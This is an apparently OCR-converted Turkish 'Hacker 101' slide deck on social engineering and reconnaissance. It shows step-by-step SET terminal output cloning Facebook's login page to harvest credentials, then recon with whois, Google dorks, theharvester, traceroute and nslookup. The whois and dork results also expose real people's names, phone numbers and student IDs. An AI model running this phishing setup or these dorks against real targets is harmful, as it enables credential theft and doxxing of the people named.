
Down	Up
0B	0B

Downloaded: 5.44KiB Uploaded



# Hacker 101 | Siber GüvenliĒe Giriř

## SET (Social Engineering Toolkit) : Sosyal Mühendislik




```
wifihammer... D-TECT Burp Suite setoolkit MHz: 2301 Load: 0.2 Tasks: 1 / 142 CPU0: 3%
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
```

# Hacker 101 | Siber GüvenliĒe Giriř

SET (Social Engineering Toolkit) :

## Sosyal Mühendislik



```
wifiarme... D-TECT Burp Suite setoolkit MHz: 2301 Load: 0.3 Tasks: 1 / 142 CPU0: 3%
The HTA Attack method will allow you to clone a site and perform powershell injection through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method IP: 192.168.237.255 Host: 1255.255.255.0
6) Multi-Attack Web Method IP: 192.168.237.255 Scope: Link
7) Full Screen Attack Method IP: 192.168.237.255 Method: 1
8) HTA Attack Method IP: 192.168.237.255 Method: 1
99) Return to Main Menu

set:webattack>3


The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
```

# Hacker 101 | Siber GüvenliĒe Giriř

SET (Social Engineering Toolkit) :

## Sosyal Mühendislik



```
wifiemme... D-TECT Burp Suite setoolkit MHz: 2301 Load: 8.0
Tasks: 0 / 142 CPU0: 3%
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
```

# Hacker 101 | Siber GüvenliĒe Giriř

SET (Social Engineering Toolkit) :

## Sosyal Mühendislik


```
wifihammer... D-TECT Burp Suite setoolkit MHz: 2301 Load: 0.00 CPU: 13%
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.237.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}^C
The Web Attack module is a unique way of utilizing multiple web-based attacks i
```

# Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) :

## Sosyal Mühendislik



# Hacker 101 : Bilgi Toplama

## 1-whois Bilgileri

Bir sitenin whois bilgileri ile kime ait olduđu adres,mail,telefon hosting firması gibi bir çok bilgi edinebiliriz.Bunu <https://who.is/> gibi bir çok online siteden ve linux'a terminale **whois siteadi** şeklinde yazarak whois bilgilerini öğrenebiliriz.



# Hacker 101 : Bilgi Toplama

who.is		Search for domains or IP addresses...	q	Premium D
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited			
<b>Important Dates</b>				
Expires On	2017-05-13			
Registered On	2014-05-13			
Updated On	2016-06-29			
<b>Name Servers</b>				
ns1.webadam.com			109.232.220.199	
ns2.webadam.com			109.232.221.199	
<b>Registrar Data</b>				
<b>Registrant Contact Information:</b>				
Name	Ahmet Gurel			
Organization	N/A			
Address	Isparta			
City	Isparta			
State / Province	Istanbul			
Postal Code	80650			
Country	TR			
Phone	+90.05456744070			
Email	ahnet5794@gmail.com			
<b>Administrative Contact Information:</b>				
Name	Ahmet Gurel			
Organization	N/A			

<https://who.is/> sitesinde [www.gurelahmet.com](http://www.gurelahmet.com) Sorgulaması

# Hacker 101 : Bilgi Toplama

## whois Komutu Kullanımı

```
root@kali: ~/Desktop
[root:~/Desktop]# whois gurelahmet.com

Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: GURELAHMET.COM
Registrar: AEROTEK BILISIM SANAYI VE TICARET AS
Sponsoring Registrar IANA ID: 1534
Whois Server: whois.aeroteck.com.tr
Referral URL: http://www.aeroteck.com.tr
Name Server: NS1.WEBADAM.COM
Name Server: NS2.WEBADAM.COM
Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Updated Date: 29-apr-2016
Creation Date: 13-may-2014
Expiration Date: 13-may-2017

>>> Last update of whois database: Mon, 11 Jul 2016 12:15:55 GMT <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
```

Host: kali Uptime: 0h 1m 54s  
CPU: 1.01%  
MHz: 3295 Load: 0.28 0.21 0.06  
Tasks: 1 / 138 CPU: 1% CPU1: 0.0%

NAME	PID	CPU	MEM
Xorg	848	1.01	2.3
conky	1558	0.08	0.2
gnclient	1715	0.08	0.5
gnome	1575	0.08	0.5
gnome	1554	0.08	0.5

RAM: 1% free  
Swap: 0% free

0B KB/s Up: 0B KB/s  
Downloaded: 0B Uploaded: 0B

Inbound: 0 Outbound: 0 Total: 0



# Hacker 101 : Bilgi Toplama

## 2-Arsiv Siteleri:

[www.archive.org](http://www.archive.org) adresinde sitelerin belli dönemlerdeki kaydedilmiş halleri bulunmaktadır. Buradan hedef site hakkında yıllar öne olup şuan yayında bulunmayan bilgilere erişebilirsiniz.

<https://www.shodan.io/> ya göz atmayı unutmayın :)

# Hacker 101 : Bilgi Toplama

INTERNET ARCHIVE  
**WayBackMachine**

<http://gurelahmet.com> BROWSE HISTORY

<http://gurelahmet.com>  
Saved **16 times** between **Mayıs 17, 2014** and **Mart 15, 2016**.

**PLEASE DONATE TODAY.** Your generosity preserves knowledge for future generations. Thank you.

1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 **2016**

OCA							ŞUB							MAR							NIS						
				1	2		1	2	3	4	5	6			1	2	3	4	5					1	2		
3	4	5	6	7	8	9	7	8	9	10	11	12	13	6	7	8	9	10	11	12	3	4	5	6	7	8	9
10	11	12	13	14	15	16	14	15	16	17	18	19	20	13	14	15	16	17	18	19	10	11	12	13	14	15	16
17	18	19	20	21	22	23	21	22	23	24	25	26	27	20	21	22	23	24	25	26	17	18	19	20	21	22	23
24	25	26	27	28	29	30	28	29						27	28	29	30	31			24	25	26	27	28	29	30
31																											
MAY							HAZ							TEM							AĞU						

# Hacker 101 : Bilgi Toplama

## 3-Arama Motorları:

Arama motorlarının indexlediği çok değerli bilgiler bulunmakta ve Google Hacking dediğimiz ileri arama metodları bulunmakta bazı şifreler ve açıklıkları bulunan google dorkları mevcut bunun dışında bilgi toplamak içinde Google Hacking parametreleri vardır.

**Ahmet Gürel site:sdu.edu.tr ext:pdf numrange:00000000000-99999999999**

Yukarıdaki arama hedef odaklı bir arama sdu.edu.tr sitesinde pdf türündeki dosyalarda 00000000000-99999999999 sayı aralığı ve Ahmet Gürel geçen dosyaları getirecek.

# Hacker 101 : Bilgi Toplama



Ahmet Gürel site:sdu.edu.tr ext:pdf numrange:00000000000-99999999



Tümü

Haberler

Videoalar

Görseller

Haritalar

Daha fazla ▾

Arama araçları

Yaklaşık 42 sonuç bulundu (0,67 saniye)

**[PDF]** 2015-2016 Akademik Yılı Erasmus+ İngilizce Dil Sınavı Sonuçları

[erasmus.sdu.edu.tr/.../2015-2016-erasmus-ingilizce-dil-sinavi-sonuclari-02032015.pdf](https://erasmus.sdu.edu.tr/.../2015-2016-erasmus-ingilizce-dil-sinavi-sonuclari-02032015.pdf) ▾

88. 1140203003 HÜLYA TEK. İngilizce. 86. 0911601107 MERVE AKDENİZ ... 74. 1211601046 HATİCE BEYZA ADANIR. İngilizce. 74. 1212802022 HİLAL SALCAN ... 74. 2015-2016 Akademik Yılı Erasmus+ İngilizce Dil Sınavı Sonuçları ... 62. 1311008030 DAMLA NUR GENÇ. İngilizce. 62. 1322705006 ELÇİM ÇAKMAK.

**[PDF]** Adı Öğrenci No Bölüm/Program Sınav Yeri

[erasmus.sdu.edu.tr/.../24-02-2014-erasmus-dil-sinav-salonlari-ve-yerlesim-plani-1802...](https://erasmus.sdu.edu.tr/.../24-02-2014-erasmus-dil-sinav-salonlari-ve-yerlesim-plani-1802...) ▾

1211001104. İnşaat Mühendisliği ... 1111014036. Makine Mühendisliği ... 0911403105 ... Ahmed Mohammed Bedu ... Ahmet Atanur COŞKUN ... Ahmet Emre ÇETİNTÜRK ... Ahmet Gürel ..... 05063098910 ..... Fen Edebiyat Fakültesi - 161.

**[PDF]** 24.02.2016 tarihinde yapılan Erasmus Dil Sınav Sonucu

[erasmus.sdu.edu.tr/assets/uploads/sites/280/.../ingilizce-dil-sonuc-2016-01032016.pdf](https://erasmus.sdu.edu.tr/assets/uploads/sites/280/.../ingilizce-dil-sonuc-2016-01032016.pdf) ▾

24 Şub 2016 - GNGĞLGZCE. 80. 1512802026 ahmet erol. GNGĞLGZCE. 78 ... 74. 1512802012 Zeynep Yavuz. GNGĞLGZCE. 74. 24.02.2016 ... 0330138513 Gülistan Boylu ... GNGĞLGZCE. 62. 1311011037 gizem nur temir. GNGĞLGZCE. 62 ... 46. 1514905028 esra KAYA. GNGĞLGZCE. 46. 1312001021 Fatma Gül ...

**[PDF]** Adı Soyadı Öğrenci No Sınav Salonu ABDISHAKUR OSMAN DAHIR ....

[erasmus.sdu.edu.tr/assets/uploads/sites/280/files/yerlestirme-18022015.pdf](https://erasmus.sdu.edu.tr/assets/uploads/sites/280/files/yerlestirme-18022015.pdf) ▾

18 Şub 2015 - Ahmet. Gürel. 1221012006 Ertokuşbey Derslikleri AMFİ I. Ahmet ... 091006007 ... gürel. 1222702016 Ertokuşbey Derslikleri AMFİ II atakan uğur kınay ... 0921003015 Ertokuşbey Derslikleri AMFİ III ... 05364994293 Ertokuşbey Derslikleri A 103 ... 1330201144 Ertokuşbey Derslikleri A 209 ... Page 32 ...

**[PDF]** 2015\_2 Dönem 2209-A Desteklenenler.xlsx

[https://w3.sdu.edu.tr/SDU1\\_Files/Files/2015\\_2\\_donem\\_2209-a\\_desteklenenler.pdf](https://w3.sdu.edu.tr/SDU1_Files/Files/2015_2_donem_2209-a_desteklenenler.pdf) ▾

# Hacker 101 : Bilgi Toplama

**intitle,inurl** gibi bir birinden farklı duruma göre parametreler mevcuttur.

**Google Hacking Database (GHDB) :**

<https://www.exploit-db.com/google-hacking-database/> adresinden güncel açıklıkları indexleyen google dorklarına ulaşabilirsiniz.

**Bing** arama motoruna ip:ip adresini yazarak o ip adresindeki tüm siteleri görebilirsiniz.

# Hacker 101 : Bilgi Toplama

## **4-Sosyal Paylaşım Siteleri**

Facebook, Twitter, LinkedIn, Instagram, Google Plus ve pipl.com gibi sitelerden arama yaparak hedefler hakkında detaylı bilgi toplanabilir.

## **5-Blog ,Forum ve Teknik Siteler**

Github, Reddit, Stack Overflow ve Pastebin gibi siteler detaylı incelenerek hedef hakkında bilgiler toplayabiliriz.

# Hacker 101 : Bilgi Toplama

**Online olarak hedeflerin yıllara göre işletim sistemlerinin tesbit edilmesi için;**

[www.netcraft.com](http://www.netcraft.com)

**Her türlü bilginin bulunduğu harika bir bilgi toplama online aracı(DNS durumunu grafik olarak verir):**

[www.robtext.com](http://www.robtext.com)

**Online bilgi toplama araçları :**

<http://www.dirk-loss.de/onlinetools.htm>

# Hacker 101 : Bilgi Toplama

## 1-theharvester ile Mail ve Subdomain Tespiti

Kalının içinde bulunan ve terminale theharvester yazıp gerekli parametreler ile bunları tespit etmek mümkün örnek kullanımına bakmak gerekirse:

```
theharvester -d gurelahmet.com -l 200 -b google
```

**-d** : Hedef sistemin adı girmemizi sağlayan parametre

**-l** : Arama yapılacak liste sayısı 200,500,1000 gibi

**-b**: Arama yapılacak arama motoru google,bing yada all gibi seçenekler mevcut



# Hacker 101 : Bilgi Toplama

```
[root:~/Desktop]# theharvester -d gurelahmet.com -l 200 -b google
*****
*
* TheHarvester Ver. 2.6
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...

[+] Emails found:
-----
info@gurelahmet.com
ahmet@gurelahmet.com

[+] Hosts found in search engines:
-----
[-] Resolving hostnames IPs...
109.232.220.231:www.gurelahmet.com
[root:~/Desktop]#
```

# Hacker 101 : Bilgi Toplama

## 2-traceroute Kullanımı

Traceroute bir paketin istediği adrese gidene kadar hangi hostlar ve yönlendirmelerden geçtiğini gösteren programdır. Yine kali linux içinde kurulu olarak gelmektedir. Terminalden konsol ile kullanılabilir.

```
/usr/bin/grc /usr/sbin/traceroute gurelahmet.com
[root:~/Desktop]# traceroute gurelahmet.com
traceroute to gurelahmet.com (109.232.220.231), 30 hops max, 60 byte packets
 1  192.168.237.2 (192.168.237.2)  0.063 ms  0.042 ms  0.047 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
```




# Hacker 101 : Bilgi Toplama

## 3-Nslookup Kullanımı

DNS sorgulaması yapmamızı sağlayan güzel bir araçtır.

```
root@kali: ~/Desktop
[root:~/Desktop]# nslookup gurelahmet.com
Server:          192.168.237.2
Address:         192.168.237.2#53
Non-authoritative answer:
Name:   gurelahmet.com
Address: 109.232.220.231

[root:~/Desktop]#
```



The screenshot shows a terminal window with the following content:

```
root@kali: ~/Desktop
[root:~/Desktop]# nslookup gurelahmet.com
Server:          192.168.237.2
Address:         192.168.237.2#53
Non-authoritative answer:
Name:   gurelahmet.com
Address: 109.232.220.231

[root:~/Desktop]#
```

System statistics displayed on the right side of the terminal:

```
Host: kali      Uptime: 0h 29m 21s
CPU:
MHz: 2295      Load: 0.40, 0.17, 0.11
Tasks: 2 / 134  CPU0: 2% CPU1: 1%
```

Process list displayed at the bottom of the terminal:

```
PROCESS:
NAME          PID    CPU    MEM
Xorg          869    2.53   2.4
/usr/bin/term 1470   1.01   2.7
conky         1451   0.51   0.3
kworker/0:0   3621   0.00   0.1
kworker/0:1   3157   0.00   0.3
```

# Hacker 101 : Bilgi Toplama

## 4- dig ( Domain Information Groper) Kullanımı

